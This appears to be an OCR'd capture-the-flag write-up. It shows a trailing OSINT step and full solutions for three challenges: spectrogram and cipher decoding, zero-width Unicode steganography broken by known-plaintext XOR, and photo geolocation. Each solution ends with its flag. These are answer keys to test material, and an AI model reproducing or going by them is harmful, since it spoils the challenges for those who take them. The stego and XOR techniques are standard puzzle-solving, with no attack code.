
Checked the commit history to see further information.




Found a hidden file called records.txt the notes indicate that it could be steg chall further more and uploaded the file in




It reveals the another account user information id it looks mostly like a youtube id then checked for that.



Got an useraccount on the id the banner image was not looked fine and checked the url of the file by inspect



It shows that the image was fcroped the length and size removing the parameter results in displaying the full image.



Here is the flag!!!.

Challenge Title: DotWave

Flag: OPSWAT{24_*12*_2031_ BLETCHLEY}

Approach (Step by Step):

1. Unzip the given file and extract the three .wav files.


2. Create a spectorgram for those files using ffmpeg tool and view the images of those three files.

3. The first .wav produces no output the second .wav produces the text content with football match date which is the first part of the flag.


4. The third .wav files produces the location text but it was a crypto we need to decode and find the location for that. The crypto was very hard to analze and find then we cracked with some yt channel posted about this method cipher The Da Lakhvi Code. We decode the message and got the second part submit together to get the flag.

Proof:


Unzip and generate spectrogram for those files.




View the spectrogram generated for those files.



The first one is decoy and second produces the football match date 24_*12*_2031.



The third one with location but with cipher text to decode .7 .003 .4 .05 .6 .1 .003 .4 .00 +9. Which was hard to detect and analyze the cipher using the complements of 9 rule applied here to get the exact location.



Method 1: The Simple "Complements of 9" Rule (Why `+9` is at the end)

You don't need Atbash or modular math to get `BLETCHLEY`. Look at how simple the rule actually is when you use `9`: `JPG`

- **If there are NO zeros (`.7`, `.4`, `.6`, `.1`, `.4`): Subtract the digit from 9 (`+9`):** `JPG`
  - `.7` $\rightarrow 9 - 7 = \mathbf{2}$ (B)
  - `.4` $\rightarrow 9 - 4 = \mathbf{5}$ (E)
  - `.6` $\rightarrow 9 - 6 = \mathbf{3}$ (C)
  - `.1` $\rightarrow 9 - 1 = \mathbf{8}$ (H)
  - `.4` $\rightarrow 9 - 4 = \mathbf{5}$ (E)
- **If there ARE zeros (`.003`, `.05`, `.003`, `.00`): Each `0` adds 9 (`+9`), or you subtract from 26 + 9 (35):** `JPG`
  - `.003` (23) $\rightarrow 35 - 23 = \mathbf{12}$ (L)
  - `.05` (15) $\rightarrow 35 - 15 = \mathbf{20}$ (T)
  - `.003` (23) $\rightarrow 35 - 23 = \mathbf{12}$ (L)
  - `.00` (10) $\rightarrow 35 - 10 = \mathbf{25}$ (Y)

That spells `B L E T C H L E Y` directly—because in a 26-letter alphabet, shifting by `+9` after reversing the alphabet just means **every pair of plaintext + ciphertext numbers adds up to 9 (or $26 + 9 = 35$).**

Given that the location was BLETCHLEY. So the final flag was OPSWAT{24_*12*_2031_BLETCHLEY}!!!

Challenge Title: Sanity

Flag: OPSWAT{y0u_f0und_7h3_h1dd3n_fl4g}

Approach (Step by Step):

1. Find the file from the discord announcement page and downloaded the file named message.txt.


2. The message looks suspicious and may be contains hidden data, after analyzing the file with xxd we can see that it was unicode stegonagraphy with hidden data inside that it indicates the flag emoji that here the hidden text starts.

3. After extracting the hidden payload it was still unreadable it was encrypted text with key here we can use the known plaintext XOR attack with starting flag format OPSWAT{} reveals the some part of the data of the flag with keyy length = 14.

4. After using the periodicity using the key length = 14 we can able to recover the remaining part of the flag and key used to encrypt the data.

Proof:

Download and analyze the file from the Discord server.



We can notice the hidden bytess in the xxd output. Using this we can recover the hidden text inside the file.

Inspecting `message.txt` in a hex editor (`xxd`) showed that after the visible text and checkered flag emoji (🏁 = `f0 9f 8f 81`):

```
00000020: f09f 8f81 e280 8ce2 808d e280 8de2 808d ...
```

There were 792 bytes consisting entirely of two alternating 3-byte UTF-8 sequences:

- `e2 80 8c` → **`U+200C`** (Zero-Width Non-Joiner, ZWNJ)
- `e2 80 8d` → **`U+200D`** (Zero-Width Joiner, ZWJ)

Mapping them as binary bits:

- $\text{ZWNJ} \rightarrow 0$
- $\text{ZWJ} \rightarrow 1$

This produced $792/3 = 264$ bits. Since $264/8 = 33$, it perfectly packed into **33 raw bytes**:

hex

```
78 38 62 24 1e 60 4a 17 07 2a 6c 52 43 0c 59 0c 6e 44 37 07 6e 06 06 3b 57 07 1d 26 51 04 05 14 22
```

We need to identify the key to recover the data from the cipher text.

Step 2: Known-Plaintext Attack (XOR)

From your Discord announcement snippet, the flag format was confirmed to be: `OPSWAT{...}`

Because standard CTF encryption on short byte streams is almost always a repeating XOR cipher: $\text{Key}[i] = \text{Ciphertext}[i] \oplus \text{Plaintext}[i]$

XORing the first 7 bytes of the ciphertext with `OPSWAT{` revealed the start of the key:

$$\text{raw}[0..6] \oplus \texttt{"OPSWAT\{"}$$

$$\texttt{78 38 62 24 1e 60 4a} \oplus \texttt{4f 50 53 57 41 54 7b} = \texttt{37 68 31 73 5f 34 31} \rightarrow \texttt{"7h1s_41"}$$

Using the Known plaintext attack we can find those pattern in these!

Step 3: Discovering the Periodicity (Key Length = 14)

Using the derived key fragment `7h1s_` at the end of the 33-byte ciphertext (positions 28 to 32): $\text{raw}[28..32] \oplus$ `"7h1s_"` $=$ `"fl4g}"`

Because position 28 aligned with the start of the key: $28 \equiv 0 \pmod{L} \implies L$ divides 28

Testing key length $L = 14$ revealed that:

- $\text{raw}[0..6] \oplus \text{key}[0..6] =$ `"OPSWAT{"`
- $\text{raw}[14..20] \oplus \text{key}[0..6] =$ `"nd_7h3_"`
- $\text{raw}[28..32] \oplus \text{key}[0..4] =$ `"fl4g}"`

This revealed the entire skeletal structure of the flag: `"OPSWAT{"` $+ \underbrace{p_1}_{7 \text{ chars}} +$ `"nd_7h3_"` $+ \underbrace{p_2}_{7 \text{ chars}} +$ `"fl4g}"`

Step 4: Two-Time Pad / XOR Difference

Notice that both unknown 7-character blocks p_1 (positions 7–13) and p_2 (positions 21–27) were XORed with the **exact same unknown key segment** $\text{key}[7..13]$.

Subtracting them eliminated the key completely: $p_1 \oplus p_2 = \text{raw}[7..13] \oplus \text{raw}[21..27] =$ `\x11\x01\x11;U^*`

Looking at the English/leetspeak grammar:

- Before `nd_7h3_` was clearly `y0u_f0u` (completing **`y0u_f0und_7h3_`**)
- XORing `y0u_f0u` with that difference immediately produced: `"y0u_f0u"` $\oplus$ diff $=$ `"h1dd3n_"`

Putting all the pieces together: `OPSWAT{` $+$ `y0u_f0u` $+$ `nd_7h3_` $+$ `h1dd3n_` $+$ `fl4g}` $=$ `OPSWAT{y0u_f0und_7h3_h1dd3n_fl4g}`

Here we found the flag using timepad and XOR difference the flag is OPSWAT{y0u_f0und_7h3_h1dd3n_fl4g}!!!

Challenge Title: OSINT 1

Flag: OPSWAT{punnamada_*steel*_footbridge}

Approach (Step by Step):

1. Download the given image and upload it on the google lens it will give the hotel name called CHilanka lake view resort located in Alapuzha

2. FInd the exact location in the map and see the nearby visual where the image was taken there is bridge infront of the hotel above the lake called "**Punnamada Steel Footbridge" located exact opposite and above the resort.**


3. Using the street view option walk through the area and see it was exact on the image, yeah it was matched then use the flag format and submit the flag for this challenge.!.

Proof:

